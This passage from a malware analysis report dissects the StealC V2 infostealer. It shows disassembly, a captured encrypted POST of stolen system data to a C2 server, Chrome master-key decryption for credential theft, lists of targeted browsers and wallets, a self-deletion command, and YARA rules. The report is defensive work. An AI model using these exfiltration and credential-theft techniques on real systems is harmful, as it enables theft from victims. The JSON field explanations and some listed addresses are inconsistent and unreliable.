00007FF74E8394F5	sub rcx, qword ptr ss:[rsp+50]	
00007FF74E8394FA	mov rax, 2AAAAAAAAAAAAAB	
00007FF74E839504	imul rcx	
00007FF74E839507	mov rdi, rdx	
00007FF74E83950A	sar rdi, 3	
00007FF74E83950E	mov rax, rdi	
00007FF74E839511	shr rax, 3F	
00007FF74E839515	add rdi, rax	
00007FF74E839518	lea rdx, qword ptr ds:[7FF74E8C4900]	rdi:&L"wireshark.exe"
00007FF74E83951F	cmp qword ptr ds:[7FF74E8C4918], r15	rdi:&L"wireshark.exe"
00007FF74E839526	cmova rdx, qword ptr ds:[7FF74E8C4900]	rdi:&L"wireshark.exe"
00007FF74E83952E	mov rcx, r12	
00007FF74E839531	call <output.sub_7FF74E841458>	rdi:&L"wireshark.exe"
00007FF74E839533	mov rcx, r12	00007FF74E8C4900:"Process count: "
00007FF74E839536	mov rcx, r12	00007FF74E8C4900:"Process count: "

Figure 43- Retrieving Running Processes Using the Process32NextW API

The **CreateToolhelp32Snapshot API** is used to take a **snapshot** of the processes running on the system. The **Process32NextW** calls are then used to iterate through the processes one by one and enumerate the names of the running processes.

Wireshark - TCP Akışı izle (tcp.stream eq 2) - Ethernet0

POST /2190f8a74ef14146.php HTTP/1.1
Content-Type: application/json
Host: 86.54.24.139
Content-Length: 13508
Connection: Keep-Alive
Cache-Control: no-cache

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.Y
1PA60xlv8iSEYnK9J4NiD/Wku9aC0vD6kghvMvP6epBR/V7xMFxf+C0H6N3vOeEdJW5n12WFs18cBso+BnsU11W6oKFK6a9h5eNa0Zoa3+FPXRE6

Figure 44- Exfiltration of Collected System Information

After collecting the system information, the list of running processes, and the names of applications installed on the system, the data is encrypted using the **RC4** encryption algorithm and then encoded with **Base64** before being transmitted to the **C2** server.




Figure 45- Decryption of the Transmitted System Information

The encrypted system information is **RC4-encrypted** on the client side, **Base64-encoded**, and then transmitted to the **C2 server**. On the server side, the process is reversed: the data is first Base64-decoded and then decrypted using RC4, resulting in the following JSON structure:

```
{"access_token":"","data":"","filename":"c3lzdGVtX2luZm8udHh0" "type":
"upload_file", "part_index": 0, "total_parts": 1}
```

The fields have the following meanings:

- **access token:** An authentication key used by the malware to establish an authorized connection with the server.
- **access_token:** A Base64-encoded data block containing the stolen system information.
- **data:** The name of the uploaded file, stored in Base64 format. In this example, **system_info.txt** is Base64-encoded as **c3lzdGVtX2luZm8udHh0**.
- **filename:** The name of the uploaded file, stored in Base64 format. In this example, **system_info.txt** is Base64-encoded as **c3lzdGVtX2luZm8udHh0**.
- **Type:** Indicates that the operation performed on the server is a file upload
- **part_index** and **total_parts:** Define the file-splitting mechanism used to support the transmission of large files in multiple parts. In this example, the file is transmitted as a **single part**.




Figure 46- Decoding the Data Structure Using Base64

The obtained **system_info.txt** file contains an extensive set of information about the victim's system, providing a detailed profile of the compromised environment.




Figure 47- File Check Using the GetFileAttributes API

The **GetFileAttributesA** API is used to check whether Chrome's **"Local State"** file is present on the system. This file contains **Chrome** user configuration data and certain encryption keys.



Figure 48- Reading the Contents of the Local State File

The **Local State** file containing Google Chrome's **DPAPI-protected Master Key** is located and loaded into memory using the **ReadFile** API. The Base64-encoded **encrypted_key** value is extracted from the file and decrypted using **DPAPI**. The resulting Master Key is then used to decrypt credentials and cookies stored in SQLite databases such as **Login Data**, **Cookies**, and **Web Data**.

Figure 49- File Creation Under ProgramData

The **CreateFileA** API is used to create a **.txt** file under the **ProgramData** directory using the machine's **HWID** value.

Figure 50- Copying the Local State Contents to ProgramData

The contents of the **Local State** file are copied into a file created under **ProgramData** with a **random** name. The other contents copied are as follows:

Local State	Cookie
Web Data	browsers\Microsoft Edge\Default>Login Data
browsers\Microsoft Edge\Default\Cookies	keys\Microsoft Edge\v20.txt

Table 5- Stolen Browser Data

Figure 51- Retrieving Browser Cookie Data

The **Cookies** database of **Google Chrome** is collected. It targets the **"...\\User Data\\Default\\Network\\Cookies"** file within the user's profile and, before processing, checks the **"SQLite format 3"** header to verify that the file has a valid SQLite structure. The files created during this process are deleted after each operation. The browser names collected are listed below:

Google Chrome	Brave	Microsoft Edge
Opera Stable	Firefox	Pale Moon
Chromium	360 Browser	QQ Browser
Chrome Canary	Amigo	Torch
Vivaldi	Comodo Dragon	Epic Privacy Browser
CocCoc	Cent Browser	7Star
Chedot Browser	CryptoTab	Quark Browser
UC Browser	Sogou Browser	Maxthon Browser

Table 6- Targeted Browsers

00007FF73D447AFF	mov al,byte ptr ss:[rsp+183]	
00007FF73D447B06	mov byte ptr ds:[r13+43],al	
00007FF73D447B0A	mov al,byte ptr ss:[rsp+184]	
00007FF73D447B11	mov byte ptr ds:[r13+44],al	
00007FF73D447B15	lea rbx,qword ptr ds:[r13+48]	rbx:&"Google Chrome", [r13+48]:"Google Chrome"
00007FF73D447B19	lea rax,qword ptr ss:[rsp+188]	rbx:&"Google Chrome"
00007FF73D447B21	cmp rbx,rax	rcx:&"Google Chrome", rbx:&"Google Chrome"
00007FF73D447B24	je output.7FF73D447B65	[rbx]:"Google Chrome"
00007FF73D447B26	mov rcx,rbx	
00007FF73D447B29	call <output.sub.7FF73D4442B8>	
00007FF73D447B2E	mov rax,qword ptr ss:[rsp+188]	
00007FF73D447B36	mov qword ptr ds:[rbx],rax	
00007FF73D447B39	mov rax,qword ptr ss:[rsp+190]	
00007FF73D447B41	mov qword ptr ds:[rbx+8],rax	
00007FF73D447B45	mov rax,qword ptr ss:[rsp+198]	
00007FF73D447B4D	mov qword ptr ds:[rbx+10],rax	
00007FF73D447B51	xorps xmm0,xmm0	
00007FF73D447B54	movdqu xmmword ptr ss:[rsp+188],xmm0	
00007FF73D447B5D	mov qword ptr ss:[rsp+198],r14	
00007FF73D447B65	lea rbx,qword ptr ds:[r13+60]	rbx:&"Google Chrome"
00007FF73D447B69	lea rax,qword ptr ss:[rsp+1A0]	[rsp+1A0]:"MetaMask"
00007FF73D447B71	cmp rbx,rax	rbx:&"Google Chrome"
00007FF73D447B74	je output.7FF73D447B85	
00007FF73D447B76	mov rcx,rbx	rcx:&"Google Chrome", rbx:&"Google Chrome"
00007FF73D447B79	call <output.sub.7FF73D444200>	
00007FF73D447B7E	mov rax,qword ptr ss:[rsp+1A0]	[rsp+1A0]:"MetaMask"
00007FF73D447B86	mov qword ptr ds:[rbx],rax	[rbx]:"Google Chrome"
00007FF73D447B89	mov rax,qword ptr ss:[rsp+1A8]	
00007FF73D447B91	mov qword ptr ds:[rbx+8],rax	

Figure 52- Targeted Plugins

Unencrypted **wallet** data is collected from **Local Storage**, **IndexedDB**, and **LevelDB** databases belonging to **127 different cryptocurrency wallet extensions** installed in **Chromium-** and **Gecko-based** browsers. In addition, files associated with more than **50 desktop wallets** are also collected. The names of the collected wallets are listed in the table below:

Armory Wallet	Brave Wallet	Bitget Wallet	Copay
Atomic	Byone	Bitcoin Core	Chia Wallet
Authy	Braavos Wallet	Blockstream Green	Coinomi
Authenticator	Bitwarden	Binance	CompassWallet
AuroWallet(Mina)	BrowserPass	BitPay	Coinhub
AtomicDEX	Backpack Wallet	Binance Wallet	BOLT X
Cyano Wallet	Coin98 Wallet	CLV Wallet	CoinbaseWallet ext
CommonKey	Dashlane	Daedalus Mainnet	Dash Core
Dogecoin	DAppPlay	Ethereum	Elli - Sui Wallet

Ecto Wallet	Eternl	EVER Wallet	Electrum
Exodus	ElectrumLTC	Enkrypt	Frontier Wallet
Fluvi Wallet	Finnie	Guarda	GAuth Authenticator
GuildWallet	GlassWallet-	GreenAddress	Goby
Guarda	Hashpack	HAVAH Wallet	iWallet
ICONex	Jaxx Desktop	Jaxx Liberty	KeePassXC
KHC	KardiaChain	Komodo Wallet	Keplr
Keeper	Ledger Live	LastPass	Liquidity Wallet
Leap Terra Wallet	Litecoin Core	MetaMask	MartianAptos Wallet
MYKI	MagicEden Wallet	MyEtherWallet	MyTonWallet
Maiar DeFi Wallet	MEW CX	MultiversX DeFi Wallet	Morphis Wallet
MultiDoge	MEW Desktop	Nightly Wallet	NeoLine
NordPass	NOW Wallet	Nami	OKX Wallet
OpenMask Wallet	Opera Wallet	OneKey	Oxygen
PulseWallet Chro	Petra Aptos Wallet	PontemAptos Wallet	Pali Wallet
Phantom	Polymesh Wallet	RoboForm	Rise - Aptos Wallet
Rainbow Wallet	Ronin Wallet	Rabby	Raven Core
SubWallet-	Sollet	Sender Wallet	Splikity
SafePal	SafePal Wallet	StakeCube	SteemKeychain
Solflare Wallet	TezBox	Tonkeeper Wallet	TON Wallet
TronLink	Temple	Trezor	TerraStation Wallet
Trust Wallet	UniswapExtension	Venom Wallet	Yoroi
Zoho Vault	XDEFI Wallet	Xverse Wallet	Wasabi Wallet
Keeper Wallet	Electron Cash		

Table 7- Targeted Wallet Plugins




Figure 53- Exfiltration of the Phantom Extension

The relevant plugin names are searched for within Chrome extensions. Any matching plugins are then sent to the C2 server.



Figure 54- Contents of the XDEFI Wallet 000003.log File

The **local storage JSON data** associated with the **XDEFI Wallet** cryptocurrency wallet browser extension listed above is collected. This file consists of a structure containing technical information related to the status of accounts connected to the wallet, active chain settings, interface preferences, balance caches, and the application's operational state.

plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000005.ldb
plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000008.ldb
plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000009.log
plugins\MetaMask\Google Chrome\Default\Local Extension Settings\LOG.old
plugins\MetaMask\Google Chrome\Default\Local Extension Settings\CURRENT
plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000010.ldb
plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\MANIFEST-000002
plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\LOG.old
plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\LOG
plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\CURRENT
plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\000003.log
plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\MANIFEST-000001
plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\LOG
plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\CURRENT
plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\000003.log
plugins\Phantom\Google Chrome\Default\LocalExtension Settings\MANIFEST-000002
plugins\Phantom\Google Chrome\Default\LocalExtension Settings\LOG.old

Table 8- Some Extension Databases Transferred to the Server

```

00007FF73D45CDB6 call [c:\shell\executeEx]
00007FF73D45CDB7 xor edx,edx
00007FF73D45CDB8 lea rcx,qword ptr ss:[rsp+60]
00007FF73D45CDB9 lea r8d,qword ptr ds:[rdx+70]
00007FF73D45CDBA call output.7FF73D4879F0
00007FF73D45CDBB xor edx,edx
00007FF73D45CDBC lea rcx,qword ptr ss:[rbp-30]
00007FF73D45CDBD mov r8d,3E9
00007FF73D45CDBE call output.7FF73D4879F0
00007FF73D45CDBF cmp qword ptr ss:[rsp+38],rsi
00007FF73D45CD00 lea rax,qword ptr ss:[rsp+20]
00007FF73D45CD01 mov qword ptr ss:[rsp+30],rdi
00007FF73D45CD02 cmova rax,qword ptr ss:[rsp+20]
00007FF73D45CD03 xor ecx,ecx
00007FF73D45CD04 mov byte ptr ds:[rax],dil
00007FF73D45CD05 call qword ptr ds:[FatalExit+]
00007FF73D45CD06 mov rdx,qword ptr ss:[rsp+38]
00007FF73D45CD07 cmp rdx,rsi
00007FF73D45CD08 jbe output.7FF73D45CDBF

```

```

[rsp+20]:"/c timeout /t 5 & del /f /q \"c:\\Users\\FALLOUT\\documents\\output.exe\"
[rsp+20]:"/c timeout /t 5 & del /f /q \"c:\\Users\\FALLOUT\\documents\\output.exe\"
rax:"/c timeout /t 5 & del /f /q \"c:\\Users\\FALLOUT\\documents\\output.exe\"

```

Figure 55- Self-Deletion Function

After all data exfiltration operations are completed, the malware executes the command **cmd /c timeout /t 5 & del /f /q <exe name>**, deleting itself after a **5-second delay**.

YARA Rule

```
rule Wextract_exe_StealC_V2_Loader{

  meta:

    description = "StealC V2 ilk aşama"

    author = "Yavuzhan Ozgen"

    date = "2025-12-17"

    platform = "windows"

    malware_family = "StealC"

    in_the_wild = true

  strings:

    $cab_api1 = "FindResourceA" ascii

    $cab_api2 = "LoadResource" ascii

    $postrun = "POSTRUNPROGRAM" ascii

    $cmd_exec = "cmd /v /c" ascii

    $cabinet_magic = "MSCF" ascii

    $lure1 = "Emotions.iso" nocase

    $lure6 = "Ts.iso" nocase

    $lure7 = "Finance" nocase

    $lure8 = "Distributor" nocase

  condition:

    ($cabinet_magic and $cab_api2) or ($postrun and $cmd_exec) or

    (2 of ($lure*))

}
```

```
rule StealC_V2_Output_Payload

{

    meta:

        description = "StealC V2 Payload"

        author = "Yavuzhan Ozgen"

        date = "2025-12-17"

        platform = "windows"

        category = "payload"

        malware_family = "StealC"

        in_the_wild = true


    strings:

        $str1 = "rino" ascii

        $str2 = "VGPbIn7VAV1TM96A" ascii

        $str3 = "VGPbIn7VDI1bMdmWuw==" ascii

        $str4 = "VHDGg3LmCAgU" ascii

        $str5 = "bEP7oUzLP3doHvWgiyYjTk3CDoeM64bqgr7shTaIkqG1pnZmu2IWBQYBxhHzEw==" ascii

        $key1 = "161c87d5a7ee4a63" ascii

        $key2 = "sP1KNfqbw" ascii

        $c2 = "THbdISGIQgoCdIXH5kZeMCi4eA==" ascii


    condition:

        3 of ($str*) or

        1 of ($key*) and

        $c2

}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
System Location Discovery (T1614)	Command and Scripting Interpreter: Windows Command Shell (T1059.003)		Dynamic API Resolution (T1027.007)	Steal Web Session Cookie (T1539)	Application Layer Protocol: Web Protocols (T1071.001)	Automated Exfiltration (T1020)
System Network Configuration Discovery (T1016)	Native API (T1106)		Masquerading (T1036)	Credentials In Files (T1552.001)		Exfiltration Over Asymmetric Encrypted Channel (T1048.002)
System Information Discovery (T1082)	Shared Modules (T1129)		Process Injection (T1055)	Credentials from Web Browsers (T1555.003)		
Software Discovery (T1518)			Indicator Removal: File Deletion (T1070.004)			
Process Discovery (T1057)			Deobfuscate/De code Files (T1140)			
File and Directory Discovery (T1083)			Debugger Evasion (T1622)			
Query Registry (T1012)			Obfuscated Files or Information (T1027)			
Software Discovery (T1518)						

Recommendations

1. EDR / XDR solutions should be mandatory.
2. Autolt and script-based execution should be restricted.
3. Command-line and script logging should be enabled.
4. Unauthorized network traffic should be restricted.
5. Browser password storage should be disabled.
6. Browser extensions and cryptocurrency wallet usage should be monitored and controlled.
7. User privileges should be restricted according to the principle of least privilege.
8. File system integrity should be monitored.

